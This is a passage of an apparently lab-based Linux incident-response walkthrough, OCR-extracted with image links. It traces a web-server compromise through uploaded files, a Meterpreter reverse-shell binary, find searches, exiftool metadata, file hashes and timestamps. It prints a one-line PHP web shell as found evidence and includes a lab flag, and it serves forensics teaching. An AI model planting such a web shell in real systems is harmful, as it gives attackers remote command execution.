
First step is to modify libraries to use these trusted binaries:

Modifying PATH and LD_LIBRARY_PATH to use these trusted binaries.




```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Mar 22 08:13:31 UTC 2024

  System load:  0.5               Processes:             132
  Usage of /:   6.0% of 48.41GB   Users logged in:       0
  Memory usage: 5%                IPv4 address for eth0: 10.10.42.241
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

318 updates can be installed immediately.
224 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Feb 13 02:23:03 2024 from 10.10.101.34
investigator@ip-10-10-42-241:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin
investigator@ip-10-10-42-241:~$ export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/l
ib64
investigator@ip-10-10-42-241:~$ check-env
THM{5514ec4f1ce82f63867806d3cd95dbd8}
```

Identifying the Foothold


To identify clue that the file was exploited, focus should be on the web directories and reviewing files on the server.

First, navigate to the web directory /var/www/html and run ls -al to list out web files and directories:



```
HM{5514ec4f1ce82f63867806d3cd95dbd8}
nvestigator@ip-10-10-42-241:~$ ^C
nvestigator@ip-10-10-42-241:~$ ^C
nvestigator@ip-10-10-42-241:~$ ls -al /var/www/html
otal 32
rwxr-xr-x 4 root     root      4096 Feb 12 23:05 .
rwxr-xr-x 3 root     root      4096 Feb 12 16:25 ..
rwxr-xr-x 2 www-data www-data  4096 Feb 13 00:32 assets
rw-r--r-- 1 root     root     10918 Feb 12 16:25 index.html
rwxr-xr-x 1 www-data www-data   905 Feb 12 16:33 upload.php
rwxr-xr-x 2 www-data www-data  4096 Feb 13 00:31 uploads
nvestigator@ip-10-10-42-241:~$
```


From the directory structure it appears that the directory file will contain what we're looking for:



```
investigator@ip-10-10-42-241:~$ ls -al /var/www/html/uploads
total 224
drwxr-xr-x 2 www-data www-data 4096 Feb 13 00:31 .
drwxr-xr-x 4 root     root     4096 Feb 12 23:05 ..
-rw-r--r-- 1 www-data www-data 1908 Feb 12 16:59 ABHz3aj.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 16:59 AhVpDoS.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 AqLnBvC.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 AsDfGhJ.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 AzSxWqE.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 BcFvGtR.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 BcNmLoP.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 16:59 CoSaBmQ.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 DnCvBzX.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 DvBnMcP.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 EpSjZxM.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 16:59 EsKyLbQ.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 16:59 FeWcNzT.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 FgHjKlM.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 FgHyJuK.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 16:59 GQzVDrM.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 HjGfSdA.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 16:59 JiRpKaW.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 JnKmLoP.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 JyGtFdS.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 16:59 KtXoRlN.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 LkMjNhB.jpeg
-rw-r--r-- 1 www-data www-data 1908 Feb 12 17:00 LmKdFgH.jpeg
```

Upon examination of the /uploads directory, it's evident that many files with random names, including JPEG images, are present. All these files are owned by www-data user.


Grep command can be used to filter JPEG files:



```
investigator@ip-10-10-42-241:~$ ls -al /var/www/html/uploads | grep -v ".jpeg"
total 224
drwxr-xr-x 2 www-data www-data 4096 Feb 13 00:31 .
drwxr-xr-x 4 root     root     4096 Feb 12 23:05 ..
-rw-r--r-- 1 www-data www-data   30 Feb 13 00:31 b2c8e1f5.phtml
investigator@ip-10-10-42-241:~$
```

The -v option in the grep command negates the pattern, displaying files that do not have the ".jpeg" extension. This allow to identify and prioritize files with different extensions, such as php that may require further investigation.

Viewing the contents of this interesting .phtml file suggests evidence of a malicious web shell (a file on a web server that allows system command execution), confirming our assumptions:



```
investigator@ip-10-10-42-241:~$ cat /var/www/html/uploads/b2c8e1f5.phtml
<?php system($_GET['cmd']);?>
```

From the above analysis, it appears the attacker uploaded a `.phtml` document to execute PHP code on the server. Due to the unsafe `system()` call in the PHP code, this file allows the execution of arbitrary commands on the system remotely. The attacker likely exploited this to establish a more stable connection from the web server to their system.

After identifying the uploaded file that led to the foothold, it is now a good idea to look into the web server logs to correlate the request and gain more insights into the attack. Web server logs, such as Apache or Nginx logs, can provide valuable information about the attacker's activities, request patterns, and origin.


Ownership and permissions

File ownership and permissions are critical aspects of system security. As we identified previously, the attacker achieved remote code execution on the server by uploading a malicious web shell. We also determined that the *www-data* user owned the file, which typically represents the user account associated with the web server process. As such, we should investigate additional activity and files owned by *www-data* to determine what the attacker may have done with their newfound access.

Attackers often target directories with write permissions to upload malicious files. Common writable directories include:

- **/tmp**: The temporary directory is writable by all users, making it a common choice.
- **/var/tmp**: Another temporary directory commonly with world write permissions.
- **/dev/shm**: The shared memory file system, which is also normally writable by all users.


It's a good idea to run the `ls -al` command to list files in these directories and investigate any suspicious files or changes. We can also leverage the `find` command to quickly identify files that match our criteria. For example:



```
investigator@ip-10-10-42-241:~$ find / -user www-data -type f 2>/dev/null | le
ss
/var/www/html/assets/reverse.elf
/var/www/html/uploads/MzCxVeR.jpeg
/var/www/html/uploads/AzSxWqE.jpeg
/var/www/html/uploads/QaWsEdR.jpeg
/var/www/html/uploads/TyHjKlM.jpeg
/var/www/html/uploads/PrTgHfD.jpeg
/var/www/html/uploads/YmLnXhP.jpeg
/var/www/html/uploads/LuDjYnW.jpeg
/var/www/html/uploads/LvXcBvN.jpeg
/var/www/html/uploads/AsDfGhJ.jpeg
/var/www/html/uploads/CoSaBmQ.jpeg
/var/www/html/uploads/XkFgHtD.jpeg
/var/www/html/uploads/RfTbMeG.jpeg
/var/www/html/uploads/AqLnBvC.jpeg
/var/www/html/uploads/WzRmDnT.jpeg
/var/www/html/uploads/DnCvBzX.jpeg
/var/www/html/uploads/ZxVbNmQ.jpeg
/var/www/html/uploads/ABHz3aj.jpeg
/var/www/html/uploads/ZxXcVuY.jpeg
/var/www/html/uploads/XcVbNmQ.jpeg
/var/www/html/uploads/KtXoRlN.jpeg
/var/www/html/uploads/RoNpIqU.jpeg
/var/www/html/uploads/XcVbNkL.jpeg
/var/www/html/uploads/VbNmLoP.jpeg
/var/www/html/uploads/YtGfHjK.jpeg
```

The above command returns and lists all files the *www-data* user owns, starting from the root directory. We are also directing the output of the command into the `less` command, which allows us to scroll and paginate the output, as there will likely be many entries. To exit out of the `less` command, press the `Q` key.

In the output of the command, we notice several benign entries. However, one that sticks out is `reverse.elf` listed in the `/var/www/html/assets/` directory. By listing out the file in more detail (`ls -l /var/www/html/assets/reverse.elf`), we can see that the file permissions indicate that this file is executable by all users as characterised by the `x` bit:



```
ast login: Tue Feb 13 02:23:03 2024 from 10.10.101.34
nvestigator@ip-10-10-19-114:~$ ls -al /var/www/html/assets/reverse.elf
rwxr-xr-x 1 www-data www-data 250 Feb 13 00:26 /var/www/html/assets/reverse.e
f
```

`find / -group GROUPNAME 2>/dev/null`	Retrieve a list of files and directories owned by a specific group.
`find / -perm -o+w 2>/dev/null`	Retrieve a list of all world-writable files and directories.
`find / -type f -cmin -5 2>/dev/null`	Retrieve a list of files created or changed within the last five minutes.

Notice that each command is followed by `2>/dev/null` to clean up the output by suppressing any error messages that might occur due to permissions.


Metadata

Metadata refers to the embedded information that describes files, which provides insights into a file's characteristics, origins, and attributes. It can include various types of information, such as file creation dates, author details, composition, and file types.

When performing live analysis on a system, metadata can be highly useful in determining the origin and modification timestamps and, in some cases, author details of specific files.

Exiftool is a Perl-based command-line utility with extensive capabilities for extracting and altering metadata from files by parsing their headers and embedded metadata structures.

For example, we can analyse the metadata of the suspicious `reverse.elf` file by running the following command:



```
investigator@ip-10-10-19-114:~$ exiftool /var/www/html/assets/reverse.elf
ExifTool Version Number         : 11.88
File Name                       : reverse.elf
Directory                       : /var/www/html/assets
File Size                       : 250 bytes
File Modification Date/Time     : 2024:02:13 00:26:28+00:00
File Access Date/Time           : 2024:02:13 00:32:59+00:00
File Inode Change Date/Time     : 2024:02:13 00:34:50+00:00
File Permissions                : rwxr-xr-x
File Type                       : ELF executable
File Type Extension             :
MIME Type                       : application/octet-stream
CPU Architecture                : 64 bit
CPU Byte Order                  : Little endian
Object File Type                : Executable file
CPU Type                        : AMD x86-64
```


As seen in the above output, *ExifTool* tells us more details about this file, such as its type, size, permissions, architecture, and even modification and access timestamps.

Analysing checksums


Checksums are unique values generated from data using cryptographic hash functions (such as MD5 or SHA-256). These functions produce fixed-size strings of characters representing the data so that even a minor change in the data will result in a significantly different checksum.

Checksums are often used for data integrity verification, ensuring that data has not been altered or corrupted. For an incident responder, they can also be used to identify malicious files and executables based on known signatures.

We can leverage two useful checksum utilities to inspect the hashes of the `reverse.elf` file we identified previously. We can run both `md5sum` and `sha256sum` on the file to output its hash



```
investigator@ip-10-10-19-114:~$ md5sum /var/www/html/assets/reverse.elf
c6cbdba1c147fbb7239284b7df2aa653  /var/www/html/assets/reverse.elf
```



```
investigator@ip-10-10-19-114:~$ sha256sum /var/www/html/assets/reverse.elf
ee0ea8d8bc205c4e2e2cc9ff7ddb71dee22ac0a50c2042701d49e565e0821410  /var/www/htm
l/assets/reverse.elf
```

Once we have obtained the hash values, we can submit them to a malware detection service like *VirusTotal* for further analysis. Upon doing so, we will find evidence of various vendors flagging this file as a Meterpreter reverse shell payload. This quick analysis suggests that the attacker placed and executed the `reverse.elf` file using their initial RCE to achieve an interactive reverse shell connection to the web server

Timestamps

Timestamps are additional pieces of metadata associated with files or events that indicate when a particular action occurred. Timestamps are one of the most essential aspects for tracking the creation, modification, and access times of files and directories in incident response and forensic activities. These timestamps are invaluable in forensic investigations as they provide essential clues about the sequence of events and the actions performed on a system and help establish a timeline.


In Unix-based systems, three main timestamps are commonly recorded:

- **Modify Timestamp (mtime):** This timestamp reflects the last time the **contents** of a file were modified or altered. Whenever a file is written to or changed, its *mtime* is updated.
- **Change Timestamp (ctime):** This timestamp indicates the last time a file's **metadata** was changed. Metadata includes attributes like permissions, ownership, or the filename itself. Whenever any metadata associated with a file changes, its *ctime* is updated.

- **Access Timestamp (atime):** This timestamp indicates the last time a file was **accessed** or read. Whenever a file is opened, its *atime* is updated.


We can easily view the Modify Timestamp (*mtime*) of a file by running the following command:

Viewing the modify timestamp;




```
investigator@ip-10-10-19-114:~$ ls -l /var/www/html/assets/reverse.elf
